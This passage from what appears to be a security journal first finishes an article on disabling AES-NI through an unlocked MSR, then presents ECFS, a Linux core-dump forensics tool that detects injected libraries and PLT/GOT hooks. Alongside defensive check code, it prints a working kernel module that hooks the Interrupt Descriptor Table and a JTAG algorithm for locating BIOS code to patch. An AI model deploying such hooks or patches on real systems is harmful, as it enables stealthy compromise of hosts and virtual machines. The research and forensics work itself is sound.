Second, we can NOP-out the BIOS code that locks the MSR. That works if BIOS modification is possible on the platform, which is often the case. There are many options to reverse and patch your BIOS, but most involve either modifying the contents of the SPI Flash chip or single-stepping with a JTAG debugger.

Because the CoreBoot folks have had all the fun there is with SPI Flash, and because folk wisdom says that JTAG isn't feasible on Intel, we decided to throw folk wisdom out the window and go the JTAG route. We used the Intel JTAG debugger and an XDP 3 device. The algorithm used is provided in Attachment 3.

To be able to set this MSR, one needs Ring 0 access, so this attack can be leveraged by a hypervisor against a guest virtual machine, similar to the `RDRAND` attack. But what's interesting in this case is that it can also be leveraged by a Ring 0 application

against a hypervisor, guest, or any host application! We used a Linux Kernel Module to intercept the `#UD`; a sample prototype of that module is in Attachment 6.

Checking your system

You can use the Chipsec module that comes with this article to check if your system has the MSR locked. Chipsec uses a kernel module that opens an interface (a device on Linux) for its user-mode component (Python code) to request info on different elements of the platform, such as MSRs. Obviously, a kernel module could do that directly. An example of such a module is provided with this article.

Since the MSR seems to change from system to system (and is not deeply documented by Intel itself), we recommend searching your OEM BIOS vendor forums to try and guess what is that MSR's number for your platform if the value mentioned here doesn't work. Disassembling your BIOS calls for the `wrmsr` might also help. Some BIOSes offer the possibility of disabling the AES-NI set in the BIOS menu, thus making it easier to identify the code. By default, the platform initializes with the disable bit unset, i.e., with AES-NI enabled. In our case, the BIOS vendor only set the lock bit.

Conclusion

This article demonstrates the need for checking the platform as whole for security issues. We showed that even "safe" software can be compromised, if the configuration of the platform's elements is wrong (or not ideal). Also note that forensics tools would likely fail to detect these kinds of attacks, since they typically depend on the platform's help to dissect software.

Acknowledgements

Neer Roggel for many excellent discussions on processor security and modern features, as well for the enlightening conversation about another attack based on disabling the AES-NI in the processor.

Attachment 1: Patch for Chipsec

This patch is for Chipsec public repository version from March 9, 2015.[37] A better (more complete) version of this patch will be incorporated into the public repository soon.

```
diff -rNup chipsec-master/source/tool/chipsec/cfg/hsw.xml chipsec-master.new/source/tool/chipsec/cfg/hsw.xml
--- chipsec-master/source/tool/chipsec/cfg/hsw.xml  2015-01-23 16:07:19.000000000 -0800
+++ chipsec-master.new/source/tool/chipsec/cfg/hsw.xml  2015-03-09 19:13:55.949498250 -0700
@@ -39,6 +39,10 @@
    <!--                                                    -->
    <!-- ###################################################### -->
    <registers>
+    <register name="IA32_AES_NI"    type="msr" msr="0x13c" desc="AES-NI Lock">
+      <field name="Lock"      bit="0"  size="1"  desc="AES-NI Lock Bit" />
+      <field name="AESDisable" bit="1" size="1" desc="AES-NI Disable Bit (set to disable)" />
+    </register>
    </registers>
diff -rNup chipsec-master/source/tool/chipsec/modules/hsw/aes_ni.py chipsec-master.new/source/tool/chipsec/modules/hsw/aes_ni.py
--- chipsec-master/source/tool/chipsec/modules/hsw/aes_ni.py 1969-12-31 16:00:00.000000000 -0800
+++ chipsec-master.new/source/tool/chipsec/modules/hsw/aes_ni.py 2015-03-09 19:22:12.693518998 -0700
@@ -0,0 +1,68 @@
+#CHIPSEC: Platform Security Assessment Framework
+#Copyright (c) 2010-2015, Intel Corporation
+#
+#This program is free software; you can redistribute it and/or
+#modify it under the terms of the GNU General Public License
+#as published by the Free Software Foundation; Version 2.
+#
+#This program is distributed in the hope that it will be useful,
+#but WITHOUT ANY WARRANTY; without even the implied warranty of
+#MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
+#GNU General Public License for more details.
+#
+#You should have received a copy of the GNU General Public License
```

[37] `git clone https://github.com/chipsec/chipsec`

```
+#along with this program; if not, write to the Free Software
+#Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA
      02110-1301, USA.
+#
+#Contact information:
+#chipsec@intel.com
+#
+
+
+
+
+## \addtogroup modules
+# __chipsec/modules/hsw/aes_ni.py__ - checks for AES-NI lock
+#
+
+
+from chipsec.module_common import *
+from chipsec.hal.msr import *
+
+TAGS = [MTAG_BIOS,MTAG_HWCONFIG]
+
+class aes_ni(BaseModule):
+
+    def __init__(self):
+        BaseModule.__init__(self)
+
+    def is_supported(self):
+        return True
+
+    def check_aes_ni_supported(self):
+ return True
+
+    def check_aes_ni(self):
+        self.logger.start_test( "Checking if AES-NI lock bit is set
      " )
+
+        aes_msr = chipsec.chipset.read_register( self.cs, '
     IA32_AES_NI' )
+        chipsec.chipset.print_register( self.cs, 'IA32_AES_NI',
     aes_msr )
+
+ aes_msr_lock =  aes_msr  & 0x1
+
+ # We don't really care if it is enabled or not since the software
      needs to
+ # test - the only security issue is if it is not locked
+ aes_msr_disable = aes_msr & 0x2
+
+ # Check if the lock is not set, then ERROR
+ if (not aes_msr_lock):
+   return False
+
+        return True
+
+    # ------------------------------------------------------------
+    # run( module_argv )
+    # Required function: run here all tests from this module
+    # ------------------------------------------------------------
+    def run( self, module_argv ):
+        return self.check_aes_ni()
```

Attachment 2: Kernel Module to check and set the AES-NI related MSRs

If for some reason you can't use Chipsec, this Linux kernel module reads the MSR and checks if the AES-NI lock bit is set.

```
#include <linux/module.h>
#include <linux/device.h>
#include <linux/highmem.h>
#include <linux/kallsyms.h>
#include <linux/tty.h>
#include <linux/ptrace.h>
#include <linux/version.h>
#include <linux/slab.h>
#include <asm/io.h>
#include "include/rop.h"
#include <linux/smp.h>

#define _GNU_SOURCE

#define FEATURE_CONFIG_MSR 0x13c

MODULE_LICENSE("GPL");

#define MASK_LOCK_SET              0x00000001
#define MASK_AES_ENABLED           0x00000002
#define MASK_SET_LOCK              0x00000000

void * read_msr_in_c(void * CPUInfo)
{
        int *pointer;
        pointer=(int *) CPUInfo;
        asm volatile("rdmsr" : "=a"(pointer[0]), "=d"(pointer[3])
                             : "c"(FEATURE_CONFIG_MSR));
        return NULL;
}

int __init
init_module (void)
{
        int CPUInfo[4]={-1};

        printk(KERN_ALERT "AES-NI testing module\n");

        read_msr_in_c(CPUInfo);

        printk(KERN_ALERT "read: %d %d from MSR: 0x%x \n",
                          CPUInfo[0], CPUInfo[3],
                          FEATURE_CONFIG_MSR);

        if (CPUInfo[0] & MASK_LOCK_SET)
                printk(KERN_ALERT "MSR:  lock bit is set\n");

        if (!(CPUInfo[0] & MASK_AES_ENABLED))
                printk(KERN_ALERT "MSR:  AES_DISABLED bit is NOT "
                                  "set - AES-NI is ENABLED\n");

        return 0;
}
```

```
void __exit
cleanup_module (void)
{
        printk(KERN_ALERT "AES-NI MSR unloading \n");
}
```

Attachment 3: In-target-probe (ITP) algorithm

Since we used an interface available only to Intel employees and OEM partners, we decided to at least provide the algorithm behind what we did. We started with stopping the machine execution at the BIOS entrypoint. We then defined some functions to be used through our code.

```
get_eip():  Get the current RIP
get_cs(): Get the current CS
get_ecx():  Get the current value of RCX
get_opcode():  Get the current opcode (disassemble)
find_wrmsr():  Uses the get_opcode() to compare with
               the '300f' (wrmsr opcode) and
               return True if found (False if not)
search_wrmsr():
        while find_wrmsr() == False: step()
find_aes():
        while True:
              step()
              search_wrmsr()
              if get_ecx() == '0000013c':
                 print "Found AES MSR"
                 break
```

Attachment 4: AES-NI Availability Test Code

This code uses the CPUID feature to see if AES-NI is available. If disabled, it will return "AES-NI Disabled." This is the reference code to be used by software during initialization to probe for the feature.

```
#include <stdio.h>

#define cpuid(level, a, b, c, d) \
     asm("xchg{l}\t{%%}ebx, %1\n\t" \
         "cpuid\n\t" \
         "xchg{l}\t{%%}ebx, %1\n\t" \
         : "=a" (a), "=r" (b), "=c" (c), "=d" (d) \
         : "0" (level))

int main (int argc, char **argv) {
     unsigned int eax, ebx, ecx, edx;
     cpuid(1, eax, ebx, ecx, edx);
     if (ecx & (1<<25))
          printf("AES-NI Enabled\n");
     else
          printf("AES-NI Disabled\n");
     return 0;
}
```

Attachment 5: AES-NI Simple Assembly Code (to trigger the #UD)

This code will run normally (`exit(0)` call) if AES-NI is available and will cause a `#UD` if not.

```
Section .text
         global _start

_start:
     mov ebx, 0
     mov eax, 1
     aesenc xmm7, xmm1
     int 0x80
```

Attachment 6: #UD hooking

There are many ways to implement this, as "Handling Interrupt Descriptor Table for fun and profit" in Phrack 59:4 shows. Another option, however, is to use Kprobes and hook the function `invalid_op()`.

```
#include <linux/module.h>
#include <linux/kernel.h>

int index = 0;
module_param(index, int, 0);

#define GET_FULL_ISR(low, high) ( \
        ((uint32_t)(low)) | (((uint32_t)(high)) << 16) )
#define GET_LOW_ISR(addr) ( \
        (uint16_t)(((uint32_t)(addr)) & 0x0000FFFF) )
#define GET_HIGH_ISR(addr) ( (uint16_t)(((uint32_t)(addr)) >> 16) )

uint32_t original_handlers[256];
uint16_t old_gs, old_fs, old_es, old_ds;

typedef struct _idt_gate_desc {
    uint16_t offset_low;
    uint16_t segment_selector;
    uint8_t zero; // zero + reserved
    uint8_t flags;
    uint16_t offset_high;
} idt_gate_desc_t;
idt_gate_desc_t *gates[256];

void handler_implemented(void) {
    printk(KERN_EMERG "IDT Hooked Handler\n");
}

void foo(void) {
    __asm__("push %eax"); // placeholder for original handler

    __asm__("pushw %gs");
    __asm__("pushw %fs");
    __asm__("pushw %es");
    __asm__("pushw %ds");
    __asm__("push %eax");
    __asm__("push %ebp");
    __asm__("push %edi");
    __asm__("push %esi");
    __asm__("push %edx");
    __asm__("push %ecx");
    __asm__("push %ebx");

    __asm__("movw %0, %%ds" : : "m"(old_ds));
    __asm__("movw %0, %%es" : : "m"(old_es));
    __asm__("movw %0, %%fs" : : "m"(old_fs));
    __asm__("movw %0, %%gs" : : "m"(old_gs));

    handler_implemented();

    // place original handler in its placeholder
    __asm__("mov %0, %%eax": : "m"(original_handlers[index]));
    __asm__("mov %eax, 0x24(%esp)");

    __asm__("pop %ebx");
    __asm__("pop %ecx");
    __asm__("pop %edx");
    __asm__("pop %esi");
    __asm__("pop %edi");
    __asm__("pop %ebp");
    __asm__("pop %eax");
    __asm__("popw %ds");
    __asm__("popw %es");
```

```
64      __asm__("popw %fs");
        __asm__("popw %gs");
66
        // ensures that "ret" will be the next instruction in case
68      // compiler adds more instructions in the epilogue
        __asm__("ret");
70  }

72  int init_module(void) {
        // IDTR
74      unsigned char idtr[6];
        uint16_t idt_limit;
76      uint32_t idt_base_addr;
        int i;
78
        __asm__("mov %%gs, %0": "=m"(old_gs));
80      __asm__("mov %%fs, %0": "=m"(old_fs));
        __asm__("mov %%es, %0": "=m"(old_es));
82      __asm__("mov %%ds, %0": "=m"(old_ds));

84      __asm__("sidt %0": "=m" (idtr));
        idt_limit = *((uint16_t *)idtr);
86      idt_base_addr = *((uint32_t *)&idtr[2]);
        printk("IDT Base Address: 0x%x, IDT Limit: 0x%x\n",
88              idt_base_addr, idt_limit);

90      gates[0] = (idt_gate_desc_t *)(idt_base_addr);
        for (i = 1; i < 256; i++)
92              gates[i] = gates[i - 1] + 1;

94      printk("int %d entry addr %x, seg sel %x, "
                "flags %x, offset %x\n", index, gates[index],
96              (uint32_t)gates[index]->segment_selector,
                (uint32_t)gates[index]->flags,
98              GET_FULL_ISR(gates[index]->offset_low,
                gates[index]->offset_high));
100
        for (i = 0; i < 256; i++)
102             original_handlers[i] = GET_FULL_ISR(gates[i]->offset_low,
                                                    gates[i]->offset_high);
104
        gates[index]->offset_low = GET_LOW_ISR(&foo);
106     gates[index]->offset_high = GET_HIGH_ISR(&foo);

108     return 0;
    }
110
    void cleanup_module(void) {
112     printk("cleanup entry %d\n", index);

114     gates[index]->offset_low =
                    GET_LOW_ISR(original_handlers[index]);
116     gates[index]->offset_high =
                    GET_HIGH_ISR(original_handlers[index]);
118 }
```

7:8 Innovations with Linux core files for advanced process forensics

by Ryan O'Neill,
who also publishes as Elfmaster

Introduction

It has been some time since I've seen any really innovative steps forward in process memory forensics. It remains a somewhat arcane topic, and is understood neither widely nor in great depth. In this article I will try to remedy that, and will assume that the readers already have some background knowledge of Linux process memory forensics and the ELF format.

Many of us have been frustrated by the near-uselessness of Linux (ELF) core files for forensics analysis. Indeed, these files are only useful for debugging, and only if you also have the original executable that the core file was dumped from during crash time. There are some exceptions such as `/proc/kcore` for kernel forensics, but even `/proc/kcore` could use a face-lift. Here I present ECFS, a technology I have designed to remedy these drawbacks.

Synopsis

ECFS (Extended Core File Snapshots) is a custom Linux core dump handler and snapshot utility. It can be used to plug directly into the core dump handler by using the IPC functionality available by passing the pipe '|' symbol in the `/proc/sys/kernel/-core_pattern`. ECFS can also be used to take an *ecfs-snapshot* of a process without killing the process, as is often desirable in automated forensics analysis for whole-system process scanning. In

this paper, I showcase ECFS in a series of examples as a means of demonstrating its capabilities. I hope to convince you how useful these capabilities will be in modern forensics analysis of Linux process images—which should speak to all forms of binary and process-memory malware analysis. My hope is that ECFS will help revolutionize automated detection of process memory anomalies.

ECFS creates files that are backward-compatible with regular core files but are also prolific in new features, including section headers (which core files do not have) and many *new* section headers and section header types. ECFS includes full symbol table reconstruction for both `.dynsym` and `.symtab` symbol tables. Regular core files do not have section headers or symbol tables (and rely on having the original executable for such things), whereas an *ecfs-core* contains everything a forensics analyst would ever want, in one package.

Since the object and `readelf` output of an ecfs-core file is huge, let us examine a simple ecfs-core for a 64-bit ELF program named `host`. The process for `host` will show some signs of virus memory infection or backdooring, which ECFS will help bring to light.

The following command will set up the kernel core handler so that it pipes core files into the `stdin` of our core–to–ecfs conversion program named `ecfs`.

```
# echo '|ecfs -i -e %e -p %p -o cores/%e.%p' > /proc/sys/
    kernel/core_pattern
```

Next, let's get the kernel to dump an ECFS file of the process for `host`, and then begin analyzing this file.

```
1 $ kill -11 `pidof host`
```

Section header reconstruction example

```
$ readelf -S cores/host.10710
```

There are 40 section headers, starting at offset `0x23fff0`:

```
Section Headers:
  [Nr] Name              Type            Address          Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000 00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS        0000000000400238 00002238
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note             NOTE            0000000000000000 000004a0
       0000000000000bd8  0000000000000000   A       0     0     4
  [ 3] .hash             GNU_HASH        0000000000400298 00002298
       000000000000001c  0000000000000000   A       0     0     4
  [ 4] .dynsym           DYNSYM          00000000004002b8 000022b8
       00000000000000a8  0000000000000018   A       5     0     8
  [ 5] .dynstr           STRTAB          0000000000400360 00002360
       0000000000000050  0000000000000018   A       0     0     1
  [ 6] .rela.dyn         RELA            00000000004003e0 000023e0
       0000000000000018  0000000000000018   A       4     0     8
  [ 7] .rela.plt         RELA            00000000004003f8 000023f8
       0000000000000090  0000000000000018   A       4     0     8
  [ 8] .init             PROGBITS        0000000000400488 00002488
       000000000000001a  0000000000000000  AX       0     0     8
  [ 9] .plt              PROGBITS        00000000004004b0 000024b0
       0000000000000070  0000000000000010  AX       0     0     16
  [10] .text             PROGBITS        0000000000400000 00002000
       0000000000001000  0000000000000000  AX       0     0     16
  [11] .fini             PROGBITS        0000000000400724 00002724
       0000000000000009  0000000000000000  AX       0     0     16
  [12] .eh_frame_hdr     PROGBITS        0000000000400758 00002758
       0000000000000034  0000000000000000  AX       0     0     4
  [13] .eh_frame         PROGBITS        000000000040078c 00002790
       00000000000000f4  0000000000000000  AX       0     0     8
  [14] .dynamic          DYNAMIC         0000000000600e28 00003e28
       00000000000001d0  0000000000000010  WA       0     0     8
  [15] .got.plt          PROGBITS        0000000000601000 00004000
       0000000000000050  0000000000000008  WA       0     0     8
  [16] .data             PROGBITS        0000000000600000 00003000
       0000000000001000  0000000000000000  WA       0     0     8
  [17] .bss              PROGBITS        0000000000601058 00004058
       0000000000000008  0000000000000000  WA       0     0     8
  [18] .heap             PROGBITS        000000000093b000 00005000
       0000000000021000  0000000000000000  WA       0     0     8
  [19] ld-2.19.so.text   SHLIB           0000003000000000 00026000
       0000000000023000  0000000000000000   A       0     0     8
  [20] ld-2.19.so.relro  SHLIB           0000003000222000 00049000
       0000000000001000  0000000000000000   A       0     0     8
  [21] ld-2.19.so.data.0 SHLIB           0000003000223000 0004a000
       0000000000001000  0000000000000000   A       0     0     8
  [22] libc-2.19.so.text SHLIB           0000003001000000 0004c000
       00000000001bb000  0000000000000000   A       0     0     8
  [23] libc-2.19.so.unde SHLIB           00000030011bb000 00207000
       0000000000200000  0000000000000000   A       0     0     8
  [24] libc-2.19.so.relr SHLIB           00000030013bb000 00207000
       0000000000004000  0000000000000000   A       0     0     8
  [25] libc-2.19.so.data SHLIB           00000030013bf000 0020b000
```

```
55        0000000000002000  0000000000000000   A       0      0      8
    [26] evil_lib.so.text   INJECTED          00007fb0358c3000  00215000
57        0000000000002000  0000000000000000   A       0      0      8
    [27] .prstatus          PROGBITS          0000000000000000  0023f000
59        0000000000000150  0000000000000150                0      0      4
    [28] .fdinfo            PROGBITS          0000000000000000  0023f150
61        0000000000000c78  0000000000000214                0      0      4
    [29] .siginfo           PROGBITS          0000000000000000  0023fdc8
63        0000000000000080  0000000000000080                0      0      4
    [30] .auxvector         PROGBITS          0000000000000000  0023fe48
65        0000000000000130  0000000000000008                0      0      8
    [31] .exepath           PROGBITS          0000000000000000  0023ff78
67        0000000000000024  0000000000000008                0      0      1
    [32] .personality       PROGBITS          0000000000000000  0023ff9c
69        0000000000000004  0000000000000004                0      0      1
    [33] .arglist           PROGBITS          0000000000000000  0023ffa0
71        0000000000000050  0000000000000001                0      0      1
    [34] .stack             PROGBITS          00007fff51d82000  00000000
73        0000000000021000  0000000000000000  WA            0      0      8
    [35] .vdso              PROGBITS          00007fff51dfe000  0023c000
75        0000000000002000  0000000000000000  WA            0      0      8
    [36] .vsyscall          PROGBITS          ffffffffff600000  0023e000
77        0000000000001000  0000000000000000  WA            0      0      8
    [37] .symtab            SYMTAB            0000000000000000  00240b81
79        0000000000000078  0000000000000018               38      0      4
    [38] .strtab            STRTAB            0000000000000000  00240bf9
81        0000000000000037  0000000000000000                0      0      1
    [39] .shstrtab          STRTAB            0000000000000000  002409f0
83        0000000000000191  0000000000000000                0      0      1
```

As you can see, there are even more section headers in our ecfs-core file than in the original executable itself. This means that you can disassemble a complete process image with simple tools that rely on section headers such as `objdump`! Also, please note this file is entirely usable as a regular core file; the only change you must make to it is to mark it from `ET_NONE` to `ET_CORE` in the initial ELF file header. The reason it is marked as `ET_NONE` is that `objdump` would know to utilize the section headers instead of the program headers.

```
1 $ #this command flips e_type from ET_NONE to ET_CORE
  $ #(And vice versa)
3 $ tools/et_flip host.107170
  $ gdb -q host host.107170
5 [New LWP 10710]
  Core was generated by `ecfs_tests/host'.
7 Program terminated with signal SIGSEGV, Segmentation fault.
  #0  0x00007fb0358c375a in ?? ()
9 (gdb) bt
  #0  0x00007fb0358c375a in ?? ()
11 #1  0x00007fff51da1580 in ?? ()
  #2  0x00007fb0358c3790 in ?? ()
13 #3  0x0000000000000000 in ?? ()
```

For the remainder of this paper we will not be using traditional core file functionality. However, it is important to know that it's still available.

So what new sections do we see that have never existed in traditional ELF files? Well, we have sections for important memory segments from the process that can be navigated by name with section headers. Much easier than having to figure out which program header corresponds to which mapping!

```
1  [18] .heap             PROGBITS         000000000093b000  00005000
       0000000000021000  0000000000000000  WA       0     0     8
3  [34] .stack            PROGBITS         00007fff51d82000  00000000
       0000000000021000  0000000000000000  WA       0     0     8
5  [35] .vdso             PROGBITS         00007fff51dfe000  0023c000
       0000000000002000  0000000000000000  WA       0     0     8
7  [36] .vsyscall         PROGBITS         ffffffffff600000  0023e000
       0000000000001000  0000000000000000  WA       0     0     8
```

Also notice that there are section headers for every mapping of each shared library. For instance, the dynamic linker is mapped in as it usually is:

```
   [19] ld-2.19.so.text   SHLIB            0000003000000000  00026000
2      0000000000023000  0000000000000000  A       0     0     8
   [20] ld-2.19.so.relro  SHLIB            0000003000222000  00049000
4      0000000000001000  0000000000000000  A       0     0     8
   [21] ld-2.19.so.data.0 SHLIB            0000003000223000  0004a000
6      0000000000001000  0000000000000000  A       0     0     8
```

Also notice the section type is `SHLIB`. This was a reserved type specified in the ELF man pages that is never used, so I thought this to be the perfect opportunity for it to see some action. Notice how each part of the shared library is given its own section header: `<lib>.text` for the code segment, `<lib>.relro` for the read-only page to help protect against `.got.plt` and `.dtors` overwrites, and `<lib>.data` for the data segment.

Another important thing to note is that in traditional core files only the first 4,096 bytes of the main executable and each shared libraries' text images are written to disk. This is done to save space, and, considering that the text segment presumably should not change, this is usually OK. However, in forensics analysis we

must be open to the possibility of an `RWX` text segment that has been modified, e.g., with inline function hooking.

Heuristics

Also notice that there is one section showing a suspicious-looking shared library that is not marked as the type `SHLIB` but instead as `INJECTED`.

```
    [26] evil_lib.so.text   INJECTED             00007fb0358c3000
         00215000
2        0000000000002000   0000000000000000   A       0       0     8
```

"`#define SHT_INJECTED 0x200000`" is custom and the `readelf` utility has been modified on my system to reflect this. A standard `readelf` will show it as `<unknown>`.

This section is for a shared library that was considered by ECFS to be maliciously injected into the process. The ECFS core handler does quite a bit of heuristics work on its own, and therefore leaves very little work for the forensic analyst. In other words, the analyst no longer needs to know jack about ELF in order to detect complex memory infections. (More on this with the PLT/GOT hook detection later!)

Note that these heuristics are enabled by passing the `-h` switch to `ecfs`. Currently, there are occasional false-positives, and for people designing their own heuristics it might be useful to turn the ecfs-heuristics off.

Custom section headers

Moving on, there are a number of other custom sections that bring to light a lot of information about the process.

```
  [27] .prstatus     PROGBITS 0000000000000000  0023f000
2      00000150      00000150   0      0      4
  [28] .fdinfo       PROGBITS 0000000000000000  0023f150
4      00000c78      00000214   0      0      4
  [29] .siginfo      PROGBITS 0000000000000000  0023fdc8
6      00000080      00000080   0      0      4
  [30] .auxvector    PROGBITS 0000000000000000  0023fe48
8      00000130      00000008   0      0      8
  [31] .exepath      PROGBITS 0000000000000000  0023ff78
10     00000024      00000008   0      0      1
  [32] .personality  PROGBITS 0000000000000000  0023ff9c
12     00000004      00000004   0      0      1
  [33] .arglist      PROGBITS 0000000000000000  0023ffa0
14     00000050      00000001   0      0      1
```

I will not go into complete detail for all of these, but will later show you a simple parser I wrote using the `libecfs` API that is designed specifically to parse ecfs-core files. You can probably guess as to what most of these contain, as they are somewhat straightforward; i.e., `.auxvector` contains the process' auxiliary vector, and `.fdinfo` contains data about the file descriptors,

sockets, and pipes within the process, including TCP and UDP network information. Finally, `.prstatus` contains `elf_prstatus` and similar structs.

Symbol table resolution

One of the most powerful features of ECFS is the ability to reconstruct full symbol tables for all functions.

```
$ readelf -s host.10710

Symbol table '.dynsym' contains 7 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 000000000000     0 NOTYPE LOCAL  DEFAULT UND
     1: 00300106f2c0     0 FUNC    GLOBAL DEFAULT UND fputs
     2: 003001021dd0     0 FUNC    GLOBAL DEFAULT UND __libc_start_main
     3: 00300106edb0     0 FUNC    GLOBAL DEFAULT UND fgets
     4: 7fb0358c3000     0 NOTYPE WEAK   DEFAULT UND __gmon_start__
     5: 00300106f070     0 FUNC    GLOBAL DEFAULT UND fopen
     6: 0030010c1890     0 FUNC    GLOBAL DEFAULT UND sleep

Symbol table '.symtab' contains 5 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000004004b0 112 FUNC    GLOBAL DEFAULT  10 sub_4004b0
     1: 000000400520  42 FUNC    GLOBAL DEFAULT  10 sub_400520
     2: 00000040060d 160 FUNC    GLOBAL DEFAULT  10 sub_40060d
     3: 0000004006b0 101 FUNC    GLOBAL DEFAULT  10 sub_4006b0
     4: 000000400720   2 FUNC    GLOBAL DEFAULT  10 sub_400720
```

Notice that the dynamic symbols (`.dynsym`) have values that actually reflect the location of where those symbols should be at runtime. If you look at the `.dynsym` of the original executable, you would see those values all zeroed out. With the `.symtab` symbol table, all of the original function locations and sizes have been reconstructed by performing analysis of the exception handling frame descriptors found in the `PT_GNU_EH_FRAME` segment of the program in memory.[38]

[38] I cover this nifty technique in more detail at `http://www.bitlackeys.org/#eh_frame`.

Relocation entries and PLT/GOT hooks

Another very useful feature is the fact that ecfs-core files have complete relocation entries, which show the actual runtime relocation values—or rather what you should *expect* this value to be. This is extremely handy for detecting modification of the global offset table found in `.got.plt` section.

```
$ readelf -r host.10710

Relocation section '.rela.dyn' at offset 0x23e0 contains 1 entries:
  Offset     Info             Type           Sym. Value  Sym. Name
00600ff8  400000006 R_X86_64_GLOB_DAT 7fb0358c3000 __gmon_start__

Relocation section '.rela.plt' at offset 0x23f8 contains 6 entries:
  Offset     Info             Type           Sym. Value  Sym. Name
00601018  100000007 R_X86_64_JUMP_SLO 00300106f2c0 fputs
00601020  200000007 R_X86_64_JUMP_SLO 003001021dd0 __libc_start_main
00601028  300000007 R_X86_64_JUMP_SLO 00300106edb0 fgets
00601030  400000007 R_X86_64_JUMP_SLO 7fb0358c3000 __gmon_start__
00601038  500000007 R_X86_64_JUMP_SLO 00300106f070 fopen
00601040  600000007 R_X86_64_JUMP_SLO 0030010c1890 sleep
```

Notice that the symbol values for the `.rela.plt` relocation entries actually show what the GOT should be pointing to. For instance:

```
00601028  300000007 R_X86_64_JUMP_SLO 00300106edb0 fgets
```

This means that `0x601028` should be pointing at `0x300106edb0`, unless of course it hasn't been resolved yet, in which case it should point to the appropriate PLT entry. In other words, if `0x601028` has a value that is not `0x300106edb0` and is not the corresponding PLT entry, then you have discovered malicious PLT/GOT hooks in the process. The `libecfs` API comes with a function that makes this heuristic extremely trivial to perform.

Libecfs Parsing and Detecting DLL Injection

Still sticking with our `host.10710` ecfs-core file, let us take a look at the output of `readecfs`, a parsing program I wrote. It's a very small C program; its power comes from using `libecfs`.

```
$ ./readecfs ../infected/host.10710
- read_ecfs output for file ../infected/host.10710
- Executable path (.exepath): /home/ryan/git/ecfs/ecfs_tests/host
- Thread count (.prstatus): 1
- Thread info (.prstatus)
        [thread 1] pid: 10710

- Exited on signal (.siginfo): 11
- files/pipes/sockets (.fdinfo):
        [fd: 0] path: /dev/pts/8
        [fd: 1] path: /dev/pts/8
        [fd: 2] path: /dev/pts/8
        [fd: 3] path: /etc/passwd
        [fd: 4] path: /tmp/passwd_info
        [fd: 5] path: /tmp/evil_lib.so

assigning
- Printing shared library mappings:
ld-2.19.so.text
ld-2.19.so.relro
ld-2.19.so.data.0
libc-2.19.so.text
libc-2.19.so.undef
libc-2.19.so.relro
libc-2.19.so.data.1
evil_lib.so.text // HMM INTERESTING

.dynsym:  - 0
.dynsym: fputs - 300106f2c0
.dynsym: __libc_start_main - 3001021dd0
.dynsym: fgets - 300106edb0 // OF IMPORTANCE
.dynsym: __gmon_start__ - 7fb0358c3000
.dynsym: fopen - 300106f070
.dynsym: sleep - 30010c1890

.symtab: sub_4004b0 - 4004b0
.symtab: sub_400520 - 400520
.symtab: sub_40060d - 40060d
.symtab: sub_4006b0 - 4006b0
.symtab: sub_400720 - 400720

- Printing out GOT/PLT characteristics (pltgot_info_t):
gotsite: 601018 gotvalue: 300106f2c0 gotshlib: 300106f2c0
         pltval: 4004c6
gotsite: 601020 gotvalue: 3001021dd0 gotshlib: 3001021dd0
         pltval: 4004d6
gotsite: 601028 gotvalue: 7fb0358c3767 gotshlib: 300106edb0
         pltval: 4004e6 // WHAT IS WRONG HERE?
gotsite: 601030 gotvalue: 4004f6 gotshlib: 7fb0358c3000
         pltval: 4004f6
gotsite: 601038 gotvalue: 300106f070 gotshlib: 300106f070
         pltval: 400506
gotsite: 601040 gotvalue: 30010c1890 gotshlib: 30010c1890
         pltval: 400516

- Printing auxiliary vector (.auxilliary):
AT_PAGESZ: 1000
AT_PHDR: 400040
AT_PHENT: 38
AT_PHNUM: 9
AT_BASE: 0
AT_FLAGS: 0
AT_ENTRY: 400520
```

```
AT_UID: 0
AT_EUID: 0
AT_GID: 0

- Displaying ELF header:
e_entry: 0x400520
e_phnum: 20
e_shnum: 40
e_shoff: 0x23fff0
e_phoff: 0x40
e_shstrndx: 39

--- truncated rest of output ---
```

Just from this output alone, you can see so much about the program that was running, including that at some point a file named `/tmp/evil_lib.so` was opened, and—as we saw from the section header output earlier—it was also mapped into the process.

```
[26] evil_lib.so.text  INJECTED          00007fb0358c3000  00215000
     0000000000002000  0000000000000000  A       0       0     8
```

Not just mapped in, but injected—as shown by the section header type `SHT_INJECTED`. Another red flag can be seen by examining the line from my parser that I commented on with the note "WHAT IS WRONG HERE?"

```
gotsite:  601028     gotvalue: 7fb0358c3767
gotshlib: 300106edb0 pltval:    4004e6
```

The `gotvalue` is `0x7fb0358c3767`, yet it should be pointing to `0x300106edb0` or `0x4004e6`. Notice anything about the address that it's pointing to? This address `0x7fb0358c3767` is within the range of `evil_lib.so`. As mentioned before it *should* be pointing at `0x300106edb0`, which corresponds to what exactly? Well, let's take a look.

```
$ readelf -r host.10710 | grep 300106edb0
000000601028  000300000007 R_X86_64_JUMP_SLO 000000300106edb0 fgets
```

So we now know that `fgets()` is being hijacked through a PLT/GOT hook! This type of infection has been historically somewhat difficult to detect, so thank goodness that ECFS performed all of the hard work for us.

To further demonstrate the power and ease-of-use that ECFS offers, let us write a very simple memory virus/backdoor forensics scanner that can detect shared library (DLL) injection and PLT/-GOT hooking. Writing something like this without `libecfs` would typically take a few thousand lines of C code.

```
-- detect_dll_infection.c --

#include "../libecfs.h"

int main(int argc, char **argv) {
  ecfs_elf_t *desc;
  ecfs_sym_t *dsyms, *lsyms;
  char *progname;
  int i;
  char *libname;
  ecfs_sym_t *dsyms;
  unsigned long evil_addr;

  if (argc < 2) {
    printf("Usage: %s <ecfs_file>\n", argv[0]);
    exit(0);
  }

  desc = load_ecfs_file(argv[1]);
  progname = get_exe_path(desc);

  for (i = 0; i < desc->ehdr->e_shnum; i++) {
    if (desc->shdr[i].sh_type == SHT_INJECTED) {
      libname = strdup(&desc->shstrtab[desc->shdr[i].sh_name]);
      printf("[!] Found maliciously injected shared library: %s\n",
             libname);
    }
  }
  pltgot_info_t *pltgot;
  int ret = get_pltgot_info(desc, &pltgot);
